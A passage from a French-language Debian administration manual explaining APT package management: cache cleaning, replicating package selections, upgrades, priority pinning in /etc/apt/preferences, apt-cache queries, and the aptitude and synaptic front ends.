apt-get conserve dans le répertoire `/var/cache/apt/archives/` une copie de chaque fichier `.deb` téléchargé. Dans le cas de mises à jour fréquentes, ce répertoire peut rapidement occuper beaucoup d'espace disque avec plusieurs versions de chaque paquet ; il convient donc d'y faire régulièrement le tri. Deux commandes existent pour cela : **apt-get clean** vide le répertoire ; **apt-get autoclean** ne supprime que les paquets qui, n'étant plus téléchargeables (car ayant disparu du miroir Debian), sont clairement inutiles (le paramètre de configuration `APT::Clean-Installed` permet d'empêcher la suppression de fichiers `.deb` encore actuellement installés).

ASTUCES

Installer la même sélection de paquets plusieurs fois

Il est parfois souhaitable de pouvoir installer systématiquement la même liste de paquets sur plusieurs ordinateurs. C'est possible assez facilement.
Récupérons d'abord la liste des paquets installés sur l'ordinateur qui servira de « modèle » à dupliquer.

```
$ dpkg --get-selections >liste-pkg
```

Le fichier `liste-pkg` contient alors la liste des paquets installés.
Il faut alors transférer le fichier `liste-pkg` sur les ordinateurs à mettre à jour et y employer les commandes suivantes :

```
# dpkg --set-selections <liste-pkg
# apt-get dselect-upgrade
```

La première commande enregistre les vœux de paquets à installer, que l'invocation d'**apt-get** exauce ensuite !

Supprimer et installer en même temps

Il est possible, en ajoutant un suffixe, de demander à **apt-get** d'installer certains paquets et d'en supprimer d'autres sur la même ligne de commande. Lors d'une commande **apt-get install**, ajoutez un « - » aux noms des paquets que vous souhaitez supprimer. Lors d'une commande **apt-get remove**, ajoutez un « + » aux noms des paquets que vous souhaitez installer.
L'exemple suivant montre deux manières d'installer *paquet1* et de supprimer *paquet2*.

```
# apt-get install paquet1 paquet2-
 [...]
# apt-get remove paquet1+ paquet2
 [...]
```

apt-get --reinstall et aptitude reinstall

Il arrive que le système soit endommagé suite à la suppression ou à la modification de fichiers appartenant à un paquet. Le moyen le plus simple de récupérer ces fichiers est alors de réinstaller le paquet concerné. Malheureusement, le système de paquetage considère que ce dernier est déjà installé et refuse poliment de s'exécuter ; l'option `--reinstall` de la commande **apt-get** permet précisément d'éviter cet écueil. La commande ci-dessous réinstalle `postfix` même si ce dernier est déjà présent.

```
# apt-get --reinstall install postfix
```

La ligne de commande d'**aptitude** est un peu différente, mais le même effet s'obtient avec **aptitude reinstall postfix**.
Le problème ne se pose pas avec **dpkg**, mais il est rare que l'administrateur emploie directement ce dernier.
Attention, recourir à **apt-get --reinstall** pour restaurer des paquets modifiés au cours d'une attaque ne suffit certainement pas à retrouver un système identique à ce qu'il était au préalable.

EXEMPLE **Installation de la version Unstable de spamassassin**

```
# apt-get install spamassassin/unstable
```

Mise à jour

Des mises à jour régulières sont recommandées, car elles mettront en place les derniers correctifs de sécurité. Pour cela, on invoquera **apt-get upgrade** (évidemment précédé par **apt-get update**). Cette commande cherche les mises à jour des paquets installés, réalisables sans ajouter ou supprimer de paquets. Autrement dit, l'objectif est d'assurer une mise à jour la moins intrusive possible.

ASTUCE **Mise à jour incrémentale**

On l'a vu, le but de la commande **apt-get update** est de télécharger pour chacune des sources de paquets le fichier `Packages` (ou `Sources`) correspondant. Cependant, même après compression **bzip2**, ces fichiers restent volumineux (le `Packages.bz2` pour la section *main* d'*Etch* occupe plus de 4 Mo). Si l'on souhaite effectuer des mises à jour régulières, ces téléchargements peuvent prendre du temps inutilement.
Une nouveauté dans *Etch* est qu'APT peut dorénavant télécharger non plus le fichier entier mais simplement les différences par rapport à une version précédente. Les miroirs Debian officiels distribuent pour cela différents fichiers recensant les différences d'une version du fichier `Packages` à la suivante, lors des mises à jour des archives, avec un historique d'une semaine. Chacun de ces fichiers de différences ne pesant en général que quelques dizaines de kilo-octets pour *Unstable*, la quantité de données téléchargées par un **apt-get update** hebdomadaire est typiquement divisée par 10. Pour les distributions moins mobiles, comme *Stable* et *Testing*, le gain est encore plus flagrant.
On notera cependant qu'il est parfois intéressant de forcer le téléchargement du fichier `Packages.bz2` complet, notamment lorsque la dernière mise à jour est vraiment trop ancienne et que le mécanisme des différences incrémentales n'apporterait rien. Pour cela, on pourra utiliser le paramètre de configuration `Acquire::Pdiffs`, que l'on règlera à `false`.

Remarquons cependant qu'**apt-get** retiendra en général le numéro de version le plus récent (à l'exception des paquets *Experimental*, ignorés par défaut quel que soit leur numéro de version). Si vous avez mentionné *Testing* ou *Unstable* dans votre `sources.list`, **apt-get upgrade** migrera tout votre système *Stable* en *Testing* ou *Unstable*, ce qui n'est peut-être pas l'effet recherché.

Pour indiquer à **apt-get** d'utiliser telle ou telle distribution pour ses recherches de paquets mis à jour, il faut utiliser l'option `-t` ou `--target-release` (version cible) ou `--default-release` (version par défaut), suivie du nom de la distribution en question (exemple : **apt-get -t stable upgrade**). Pour éviter de spécifier cette option à chaque invocation d'**apt-get**, vous pouvez ajouter `APT::Default-Release "stable";` dans le fichier `/etc/apt/apt.conf.d/local`.

Pour les mises à jour plus importantes, comme lors du basculement d'une version majeure de Debian à la suivante, il faut utiliser **apt-get dist-upgrade** (mise à jour de la distribution). Cela effectue la mise à jour même s'il y a des paquets obsolètes à supprimer et de nouvelles dépendances à installer. C'est également la commande employée par ceux qui exploitent quotidiennement la version *Unstable* de Debian et suivent ses évolutions au jour le jour. Elle est si simple qu'elle parle d'elle-même : c'est bien cette fonctionnalité qui a fait la renommée d'APT.

Options de configuration

Outre les éléments de configuration déjà mentionnés, il est possible de configurer quelques aspects d'APT en ajoutant des directives dans un fichier du répertoire `/etc/apt/apt.conf.d/`. Rappelons par exemple qu'il est possible pour APT d'indiquer à **dpkg** d'ignorer les erreurs de collision de fichiers en précisant `DPkg::Options { "--force-overwrite"; }`.

B.A.-BA **Répertoire en .d**

Les répertoires de suffixe `.d` sont de plus en plus souvent employés. Chacun abrite des fichiers ventilant un fichier de configuration. Ainsi, tous les fichiers contenus dans `/etc/apt/apt.conf.d/` constituent les instructions de configuration d'APT. APT les inclura dans l'ordre alphabétique, de sorte que les derniers pourront modifier un élément de configuration défini dans l'un des premiers.

Cette structure apporte une certaine souplesse à l'administrateur de la machine et aux mainteneurs de paquets. En effet, l'administrateur peut facilement modifier la configuration du logiciel en déposant un fichier tout prêt dans le répertoire en question sans devoir modifier de fichier existant. Les mainteneurs de paquets ont la même problématique lorsqu'ils doivent adapter la configuration d'un autre logiciel pour assurer une parfaite cohabitation avec le leur. Mais la charte Debian interdit explicitement toute modification de fichiers de configuration relevant d'autres paquets, interdiction justifiée par le fait que seuls les utilisateurs sont habilités à intervenir ainsi. Rappelons en effet que **dpkg** invite l'utilisateur, lors d'une installation, à choisir la version du fichier de configuration qu'il souhaite conserver lorsqu'une modification y est détectée. Toute modification externe du fichier déclencherait une telle requête, qui ne manquerait pas de perturber l'administrateur certain de n'avoir rien altéré.

En l'absence de répertoire `.d`, il est impossible à un paquet externe d'adapter les réglages d'un logiciel sans en modifier le fichier de configuration. Il doit alors inviter l'utilisateur à intervenir lui-même, en documentant les opérations à effectuer dans le fichier `/usr/share/doc/`*paquet*`/README.Debian`.

Selon les applications, le répertoire `.d` est directement exploité, ou géré par un script externe qui en concaténera tous les fichiers pour créer le fichier de configuration à proprement parler. Il est alors important d'exécuter ce script après toute intervention dans ce répertoire pour que les plus récentes modifications soient prises en compte. De même, on prendra garde à ne pas travailler directement sur le fichier de configuration construit automatiquement, sous peine de tout perdre lors de l'exécution suivante du script. Le choix de cette méthode fut dicté par des gains en terme de souplesse de configuration compensant largement les petites complications induites. Elle concerne les options de configuration des modules du noyau (le fichier `/etc/modules.conf` est généré par le script **update-modules** à partir du contenu du répertoire `/etc/modutils/`).

Si l'accès au Web n'est possible qu'à travers un mandataire (proxy), il faut ajouter une ligne semblable à `Acquire::http::proxy "http://monproxy:3128"`. Pour un proxy FTP, on écrira `Acquire::ftp::proxy "ftp://monproxy"`. Découvrez par vous-même les autres options de configuration en consultant la page de manuel `apt.conf(5)`, avec la commande **`man apt.conf`** (les pages de manuel seront détaillées au chapitre suivant).

Gérer les priorités associées aux paquets

Une des problématiques les plus importantes dans la configuration d'APT est la gestion des priorités des différentes sources de paquets. Il arrive en effet assez fréquemment qu'on souhaite compléter une distribution d'un ou deux paquets plus récents issus de *Testing*, *Unstable*, ou *Experimental*. Il est possible d'affecter une priorité à chaque paquet disponible (un même paquet pouvant recevoir plusieurs priorités, selon sa version ou sa distribution d'appartenance). Ces priorités dicteront à APT son comportement : pour chaque paquet, il sélectionnera systématiquement la version de plus haute priorité (sauf si cette version est plus ancienne que celle installée et que la priorité associée est inférieure à 1000).

APT définit un certain nombre de priorités par défaut. Chaque version de paquetage déjà installée a une priorité de 100, une version non installée reçoit une priorité de 500 sauf si elle fait partie de la distribution cible (*Target Release*), qu'on spécifie avec l'option `-t` ou la directive `APT::Target-Release`, auquel cas sa priorité passe à 990.

On modifiera ces priorités en intervenant sur le fichier `/etc/apt/preferences` pour y ajouter des entrées de quelques lignes décrivant le nom du ou des paquets concernés, leur version, leur origine, et leur nouvelle priorité.

APT refusera toujours d'installer une version antérieure d'un paquet (portant un numéro de version inférieur à celui de la version actuelle), sauf si la priorité du paquet concerné est supérieure à 1000. APT installera toujours la version de priorité la plus élevée. Si deux versions ont la même priorité, APT installe la plus récente (de numéro de version le plus grand). Si deux paquets de même version ont la même priorité mais diffèrent par leurs contenus, APT installe la version qui n'est pas installée (cette règle doit couvrir le cas d'une mise à jour de paquet sans incrément — normalement indispensable — du numéro de révision).

Concrètement, un paquet de priorité inférieure à 0 ne sera jamais installé. Un paquet de priorité comprise entre 0 et 100 ne sera installé que si aucune autre version du même paquet n'est installée. Avec une priorité comprise entre 100 et 500, le paquet ne sera installé que s'il n'en existe aucune version plus récente, installée ou disponible dans une autre dis-

tribution. Un paquet de priorité entre 500 et 990 ne sera installé qu'à défaut de version plus récente, installée ou disponible dans la distribution cible. Une priorité entre 990 et 1000 fera installer le paquet, sauf si la version installée est plus récente. Une priorité supérieure à 1000 provoquera l'installation du paquet, même si cela force APT à installer une version plus ancienne que la version actuelle.

Quand APT consulte le fichier `/etc/apt/preferences`, il prend d'abord en compte les entrées les plus précises (souvent, celles spécifiant le paquet concerné) puis les plus génériques (incluant par exemple tous les paquets d'une distribution). Si plusieurs entrées génériques existent, la première correspondant au paquet dont on cherche la priorité est utilisée. Les critères de sélection disponibles comprennent notamment le nom du paquet et la source d'où il provient. Chaque source de paquets est identifiée par un ensemble d'informations contenues dans un fichier `Release`, qu'APT télécharge en même temps que les fichiers `Packages.gz`. Ce dernier spécifie l'origine (habituellement « Debian » pour les paquets des miroirs officiels, mais il peut s'agir du nom d'une personne ou d'un organisme proposant une archive de paquets Debian) ; il précise également le nom de la distribution (habituellement *Stable*, *Testing*, *Unstable* ou *Experimental* pour les distributions standards fournies par Debian) ainsi que sa version (par exemple 4.0 pour Debian *Etch*). Étudions-en la syntaxe précise au travers de quelques cas vraisemblables d'emploi de ce mécanisme.

Supposons qu'on souhaite utiliser exclusivement des paquets provenant de la version stable de Debian, sans jamais installer ceux des autres versions sauf demande explicite. Il est possible d'écrire ce qui suit dans le fichier `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` précise le nom de la distribution concernée. `o=Debian` restreint l'entrée aux paquets dont l'origine est « Debian ». Le terme *pin* (épingle en anglais), est généralement traduit, dans ce contexte, par « étiquetage », car il permet d'accrocher à un paquet une étiquette désignant de quelle distribution il doit provenir.

Supposons maintenant que nous disposions d'un serveur ayant installé de nombreux programmes spécifiques à la version 5.8 de Perl et que l'on

CAS PARTICULIER Priorité d'Experimental

Si vous avez inscrit *Experimental* dans votre fichier `sources.list`, les paquets correspondants ne seront quasiment jamais installés, leur priorité APT étant de 1. C'est un cas particulier qui évite que les gens installent des paquets *Experimental* par erreur, et les oblige à opérer en tapant **`apt-get install paquet/experimental`** — ils ont donc pleinement conscience des risques encourus. Il est possible, mais ce n'est *pas* recommandé, de considérer les paquets *Experimental* comme ceux des autres distributions en leur affectant une priorité de 500 grâce à une entrée dans le fichier `/etc/apt/preferences` :

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

veuille s'assurer qu'aucune mise à jour n'en installera une autre version. On peut pour cela utiliser cette entrée :

```
Package: perl
Pin: version 5.8*
Pin-Priority: 1001
```

La documentation de référence sur ce fichier de configuration est disponible dans la page de manuel `apt_preferences(5)`, accessible par la commande **`man apt_preferences`**.

Travailler avec plusieurs distributions

L'outil formidable qu'est **`apt-get`** incite fortement à mettre en place des paquets provenant d'autres distributions. Ainsi, après avoir installé une version *Stable*, vous voulez tester un logiciel présent dans *Testing* ou *Unstable*, sans trop vous éloigner de son état initial.

Même si vous n'êtes pas complètement à l'abri de bogues d'interactions entre les paquets de différentes distributions, **`apt-get`** se révèle fort heureusement très habile pour gérer une telle cohabitation et en minimiser les risques. La meilleure manière de procéder est de préciser toutes les distributions employées dans le fichier `/etc/apt/sources.list` (certains y placent toujours les trois distributions, mais rappelons que l'utilisation d'*Unstable* est réservée aux utilisateurs expérimentés) et de préciser votre distribution de référence avec le paramètre `APT::Default-Release` (voir section « Mise à jour » page 91).

Supposons que *Stable* soit votre distribution de référence, mais que *Testing* et *Unstable* apparaissent également dans votre fichier `sources.list`. Dans ce cas, vous pouvez employer **`apt-get install paquet/testing`** pour installer un paquet depuis *Testing*. Si l'installation échoue parce que certaines dépendances ne peuvent pas être satisfaites, autorisez-le à satisfaire ces dernières dans *Testing* en ajoutant le paramètre `-t testing`. Il en ira évidemment de même pour *Unstable*.

Dans cette situation, les mises à jour (« **`upgrade`** » et « **`dist-upgrade`** ») ont lieu dans le cadre de *Stable* sauf pour les paquets mis à jours depuis une autre distribution : ces derniers suivront les dernières évolutions dans celles-là. Nous donnons ci-dessous l'explication de ce comportement grâce aux priorités automatiques employées par APT. N'hésitez pas à employer **`apt-cache policy`** (voir encadré) pour vérifier les priorités indiquées.

Tout est lié au fait que **`apt-get`** ne considère que les paquets de version supérieure ou égale à la version installée (sauf configuration particulière dans `/etc/apt/preferences` forçant la priorité de certains paquets au-delà de 1000).

ASTUCE

Commentaires dans /etc/apt/preferences

Il n'existe pas de syntaxe standard pour introduire des commentaires dans le fichier `/etc/apt/preferences`, mais il est possible d'y expliquer le rôle de chaque entrée à l'aide d'un ou plusieurs champs « `Explanation` » (explication) placés en début de bloc :

```
Explanation: Le paquet
  ➥ xserver-xorg-video-i810
  ➥ contenu dans
Explanation: experimental peut être
  ➥ utilisé
Package: xserver-xorg-video-i810
Pin: release a=experimental
Pin-Priority: 500
```

ASTUCE **apt-cache policy**

Pour mieux comprendre le mécanisme des priorités, n'hésitez pas à employer **`apt-cache policy`** pour voir la priorité par défaut associée à chaque source de paquets, et **`apt-cache policy paquet`** pour consulter les priorités des différentes versions disponibles d'un paquet donné.

Considérons un premier paquet installé depuis *Stable* et qui en est à la version 1, dont la version 2 se trouve dans *Testing* et la 3 dans *Unstable*. La version installée a une priorité de 100, mais la version disponible dans *Stable* (la même) a une priorité de 990 (en tant que version dans la distribution cible). Les paquets de *Testing* et *Unstable* ont une priorité de 500 (priorité par défaut d'une version non installée). Le vainqueur est donc la version 1 avec une priorité de 990. Le paquet « reste dans *Stable* ».

Prenons le cas d'un autre paquet, dont la version 2 a été installée depuis *Testing* ; la version 1 est disponible dans *Stable* et la 3 dans *Unstable*. La version 1 (de priorité 990 — donc inférieure à 1000) est ignorée car plus petite que la version installée. Restent donc les versions 2 et 3, toutes deux de priorité 500. Face à ce choix, APT choisit la version plus récente, celle de la distribution *Unstable*. Si vous ne souhaitez pas qu'un paquet installé depuis *Testing* puisse migrer vers *Unstable* il faut associer une priorité inférieure à 500 (par exemple, 490) aux paquets provenant d'*Unstable* en modifiant `/etc/apt/preferences` :

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

VOCABULAIRE Cache

Un cache (« antémémoire », en français officiel) est un système de stockage temporaire servant à accélérer des accès fréquents à des données lorsque la méthode d'accès normale est coûteuse (en termes de performances). Cette notion s'applique dans de très nombreuses situations et à différentes échelles, depuis le cœur des microprocesseurs jusqu'aux systèmes de stockage de grande capacité.

Dans le cas d'APT, les fichiers `Packages` de référence sont ceux situés sur les miroirs Debian. Cependant, il serait très inefficace de devoir passer à travers le réseau pour chaque recherche que l'on souhaite faire dans la base de données des paquets disponibles. APT stocke donc (dans `/var/lib/apt/lists/`) une copie de ces fichiers, et les recherches se font à l'aide de ces fichiers locaux. De même, `/var/cache/apt/archives/` contient un cache des paquets déjà téléchargés, ce qui évite de les télécharger de nouveau si on souhaite les réinstaller après les avoir supprimés.

Commande apt-cache

La commande **`apt-cache`** permet de consulter un certain nombre d'informations stockées dans la base de données interne d'APT. Ces informations — qui constituent une sorte de *cache* — sont rassemblées depuis les différentes sources données dans le fichier `sources.list` au cours de l'opération **`apt-get update`**.

Le programme **`apt-cache`** permet notamment de rechercher des paquets à l'aide de mots-clés, en tapant **`apt-cache search`** ***`mot-clé`***. On peut aussi consulter les en-têtes des différentes versions disponibles d'un paquet avec **`apt-cache show`** ***`paquet`***. Cette commande produira la description du paquet ainsi que ses dépendances, le nom de son mainteneur, etc.

Certaines fonctions ne servent que bien plus rarement. Ainsi, **`apt-cache policy`** permet de consulter les priorités des différentes sources de paquets ainsi que celles des paquets qui bénéficient d'un traitement particulier. On peut encore citer **`apt-cache dumpavail`** qui affiche les en-têtes de toutes les versions disponibles de tous les paquets. **`apt-cache pkgnames`** affiche une liste de tous les paquets existants dans la mémoire *cache*.

Frontaux : aptitude, synaptic, gnome-apt

APT est un programme C++ dont la majorité du code est déportée dans la bibliothèque partagée **`libapt-pkg`**. La raison de ce choix est qu'il rend relativement facile de réaliser une interface (un « frontal »), puisqu'il suffit de faire appel au code placé dans la bibliothèque. **`apt-get`** n'était d'ailleurs à l'origine qu'un frontal développé pour tester **`libapt-pkg`**, bien que son succès ait tendance à le faire oublier.

aptitude

`aptitude` est un programme interactif en mode semi-graphique, utilisable sur la console, qui permet de naviguer dans la liste des paquets installés et disponibles, de consulter l'ensemble des informations, et de les marquer en vue d'une installation ou d'une suppression. Comme il s'agit cette fois d'un programme réellement conçu pour être utilisé par les administrateurs, on y trouve des comportements par défaut plus intelligents que dans **`apt-get`**, en plus d'une interface plus abordable.




Figure 6–1
Gestionnaire de paquets aptitude

En ce qui concerne l'interface, **`aptitude`** présente initialement une vue séparant les paquets selon leur état actuel (installé, non installé, ou installé mais non disponible sur les miroirs — d'autres sections affichent les tâches, les paquets virtuels, et les paquets apparus récemment sur les

DOCUMENTATION aptitude

Nous n'entrons pas ici dans tous les détails de l'utilisation de ce frontal, en nous contentant de donner le minimum de survie. **aptitude** est relativement bien documenté, et l'on consultera donc le mode d'emploi complet, qui est disponible lorsque le paquet `aptitude-doc-fr` est installé.

- file:///usr/share/doc/aptitude/html/fr/index.html

miroirs). Afin de faciliter la navigation thématique, il est possible d'employer d'autres vues. Dans tous les cas, **aptitude** affiche sur un écran une liste combinant catégories et paquets. Les catégories étant organisées dans une arborescence, on pourra déplier ou refermer les branches respectivement avec les touches *Entrée*, *[* et *]*. On utilisera + pour marquer un paquet comme à installer, - pour le marquer comme à supprimer, et _ pour le purger (à noter que ces touches peuvent aussi être utilisées sur les catégories, auquel cas les actions concernées seront appliquées à tous les paquets de la catégorie) ; *U* met à jour les listes de paquets disponibles, et *Shift* + *U* prépare une mise à jour globale du système. *G* bascule vers un résumé des modifications demandées (et un nouvel appui sur *G* déclenche alors la mise en application), et *Q* permet de sortir de la vue courante ; si l'on est dans la vue initiale, cela équivaut à fermer **aptitude**.

Pour chercher un paquet, on utilisera /, suivi d'un motif de recherche. Ce motif peut porter sur le nom du paquet, mais aussi sur sa description (si on le fait précéder de `~d`), sa section (avec `~s`) ou d'autres caractéristiques détaillées dans la documentation. Les mêmes motifs peuvent servir à filtrer les paquets affichés, fonctionnalité accessible grâce à la touche *L*.

Un des atouts majeurs d'**aptitude** est qu'il permet de garder trace des paquets qui n'ont été installés que par le jeu des dépendances. Ces paquets sont dits « automatiques » et marqués par un A dans la liste des paquets ; on y trouvera souvent des paquets de bibliothèques, par exemple. Lorsque l'on supprime du système les paquets dépendants, les paquets automatiques sont également sélectionnés pour la suppression. Il est possible de forcer le caractère automatique d'un paquet (par *Shift* +*M*) ou de le désactiver (touche *M*). Une saine habitude, lorsque l'on maintient un système avec **aptitude**, consiste à marquer comme automatiques tous les paquets dont on n'a pas un besoin direct, afin qu'ils soient automatiquement supprimés lorsqu'ils ne sont plus nécessaires. On pourra pour cela soit naviguer dans la liste des paquets installés et jouer du *Shift* + *M*, soit appliquer cet attribut sur des sections entières (par exemple la section `libs`). Cette habitude, en plus d'aider à garder un système propre, présente l'avantage de permettre de visualiser simplement les paquets en usage sur une machine, sans que cette liste soit polluée par toutes les bibliothèques et dépendances ; le motif consacré, à utiliser avec *L* (pour passer en mode filtrage), est `~i!~M`, qui spécifie que l'on ne souhaite afficher que les paquets actuellement installés (`~i`) mais non marqués comme automatiques (`!~M`). L'inconvénient est un certain travail à faire initialement, surtout lorsque l'on n'utilisait qu'**apt-get** jusqu'alors, car aucun paquet n'est initialement marqué comme automatique.

OUTIL **aptitude en ligne de commande**

La plupart des fonctionnalités d'**aptitude** sont accessibles aussi bien par l'interface interactive que par la ligne de commande, et cette ligne de commande ne dépaysera pas trop les habitués d'**apt-get** et **apt-cache**. Quelques exemples d'invocation devraient suffire à vous en convaincre :

```
# aptitude update
# aptitude dist-upgrade
# aptitude install paquet
# aptitude remove paquet
# aptitude purge paquet
# aptitude clean
# aptitude search motif
# aptitude show paquet
```

Mais les fonctionnalités évoluées d'**aptitude** se retrouvent également sur la ligne de commande. On retrouve ainsi les mêmes motifs de recherche de paquets qu'en version interactive. Ainsi, si on veut faire dans les paquets le ménage automatique mentionné ci-contre, et qu'on sait qu'aucun programme localement installé n'a besoin de bibliothèques particulières ou de modules Perl, on pourra marquer les paquets correspondants comme automatiques en une seule commande :

```
# aptitude markauto '~slibs|~sperl'
```

On voit ici la puissance du système de motifs de recherche d'**aptitude**, qui permet de sélectionner d'un coup l'ensemble des paquets des sections `libs` et `perl`.

Attention, s'il existe des paquets que cette commande marque comme automatiques, et qu'aucun autre paquet n'en dépend, ils seront immédiatement supprimés (avec une demande de confirmation).

ALTERNATIVE **deborphan et debfoster**

Avant l'apparition d'**aptitude** et de son suivi des paquets automatiques, il existait deux utilitaires qui permettaient de déterminer une liste de paquets non nécessaires, **deborphan** et **debfoster**.

deborphan, le plus rudimentaire des deux, recherche simplement dans les sections `libs` et `oldlibs` (à défaut d'instructions supplémentaires) les paquets actuellement installés dont aucun autre paquet installé ne dépend. Cette liste peut ensuite servir de point de départ pour supprimer les paquets inutiles.

debfoster a une approche plus évoluée, qui se rapproche un peu de celle d'**aptitude** : il maintient une liste de paquets installés explicitement, et se rappelle d'une invocation sur l'autre quels paquets sont réellement requis. Si de nouveaux paquets sont apparus sur le système, et que **debfoster** ne les connaît pas comme des paquets requis, ils seront présentés à l'écran, ainsi qu'une liste de leurs dépendances. Le programme propose alors un choix, permettant de supprimer le paquet (ainsi que ceux dont il dépend, le cas échéant), de le marquer comme explicitement requis, ou de l'ignorer temporairement.

Il est entièrement possible de se passer de ces deux programmes, surtout si l'on effectue toute la gestion des paquets via **aptitude**. En revanche, si l'on utilise à la fois **aptitude**, **apt-get**, **dpkg** et éventuellement d'autres frontaux, il sera peut-être plus simple d'utiliser **debfoster** que de remettre à jour la vision qu'a **aptitude** des paquets automatiques.

Un autre intérêt d'**aptitude** est que, contrairement à **apt-get**, les recommandations entre paquets sont prises en compte. Ainsi, le paquet `gnome-desktop-environment` recommande (entre autres) `dasher`. Si l'on sélectionne le premier pour l'installation, le second sera également sélectionné (et marqué comme automatique s'il n'est pas déjà présent sur le système). Un appui sur *G* permet de s'en rendre compte : `dasher` figure sur l'écran de résumé des actions en attente dans la liste des paquets ajoutés automatiquement pour satisfaire des dépendances. On peut cependant décider de ne pas l'installer, en désélectionnant `dasher` avant de valider les opérations.

On notera que cette fonction de suivi des recommandations ne s'applique pas lors d'une mise à jour. Ainsi, si une nouvelle version de `gnome-desktop-environment` recommande un paquet qu'il ne recommandait pas auparavant, il ne sera pas marqué pour l'installation. En revanche il sera mentionné dans l'écran de mise à jour, afin de vous laisser la possibilité de l'installer malgré tout.

Les suggestions entre paquets sont également prises en compte, mais de manière adaptée à leur statut particulier. Ainsi, comme `gnome-desktop-environment` suggère `gnome-audio`, ce dernier sera listé sur l'écran de résumé des actions (dans la section des paquets qui sont suggérés par d'autres paquets), afin qu'il soit visible et que l'administrateur puisse décider de tenir compte, ou non, de la suggestion. Mais comme il s'agit d'une simple suggestion et non d'une dépendance ou recommandation, le paquet ne sera pas sélectionné, et sa sélection devra être manuelle (et le paquet ne sera donc pas marqué comme automatique).

Dans la même veine, rappelons qu'`aptitude` exploite intelligemment le concept de tâche. Ces tâches étant affichées comme des catégories dans les écrans de listes de paquets, on peut soit choisir une tâche complète à installer ou supprimer, soit consulter la liste des paquets inclus dans une tâche afin d'en sélectionner un sous-ensemble plus limité.

Enfin, signalons pour terminer cette section qu'**aptitude** dispose d'algorithmes plus évolués qu'**apt-get** en ce qui concerne la résolution des situations délicates. Si un ensemble d'actions est demandé, mais que ces actions, menées conjointement, aboutissent à un système incohérent, **aptitude** évalue plusieurs scénarios possibles et les propose par ordre de pertinence décroissante. Ces algorithmes ne sont cependant pas infaillibles ; heureusement, il reste la possibilité de sélectionner manuellement les actions à effectuer. Si les actions actuellement sélectionnées mènent à des contradictions, le haut de l'écran mentionne un nombre de paquets « cassés » (et on peut naviguer directement vers ces paquets en appuyant sur *B*). Il est alors possible de construire manuellement une solution aux problèmes constatés. On peut notamment, en sélectionnant

NOTE Journal d'aptitude

De même que **dpkg**, **aptitude** garde dans son journal (`/var/log/aptitude`) la trace des actions effectuées. Cependant, comme les deux commandes fonctionnent à un niveau bien différent, on ne trouve pas les mêmes informations dans les journaux respectifs. Là où celui de **dpkg** liste pas à pas les opérations exécutées sur chaque paquet individuel, celui d'**aptitude** donne une vue d'ensemble sur les opérations de plus haut niveau comme une mise à jour globale du système. Attention, ce journal ne contient que le résumé des opérations initiées par **aptitude**. Si l'on utilise occasionnellement d'autres frontaux (voire directement **dpkg**), le journal d'**aptitude** n'aura qu'une vision partielle des choses, et on ne pourra pas s'en servir pour reconstituer un historique fiable du système.

un paquet avec *Entrée*, avoir accès aux différentes versions disponibles. Si le choix d'une de ces versions plutôt que d'une autre permet de résoudre le problème, on n'hésitera pas à utiliser cette fonction. Lorsque le nombre de paquets cassés descendra à zéro, on pourra en toute confiance passer par le résumé des actions à effectuer pour une dernière vérification avant leur mise en application.

synaptic et gnome-apt

`synaptic` et **`gnome-apt`** sont deux gestionnaires de paquets Debian en mode graphique (ils utilisent GTK+/GNOME).

`synaptic`, le plus avancé des deux, dispose d'une interface graphique efficace et propre. Ses nombreux filtres prêts à l'emploi permettent de voir rapidement les nouveaux paquets disponibles, les paquets installés, ceux que l'on peut mettre à jour, les paquets obsolètes, etc. En naviguant ainsi dans les différentes listes, on indique progressivement les opérations à effectuer (installer, mettre à jour, supprimer, purger). Un simple clic suffit à valider l'ensemble de ces choix, et toutes les opérations enregistrées sont alors effectuées en une seule passe.

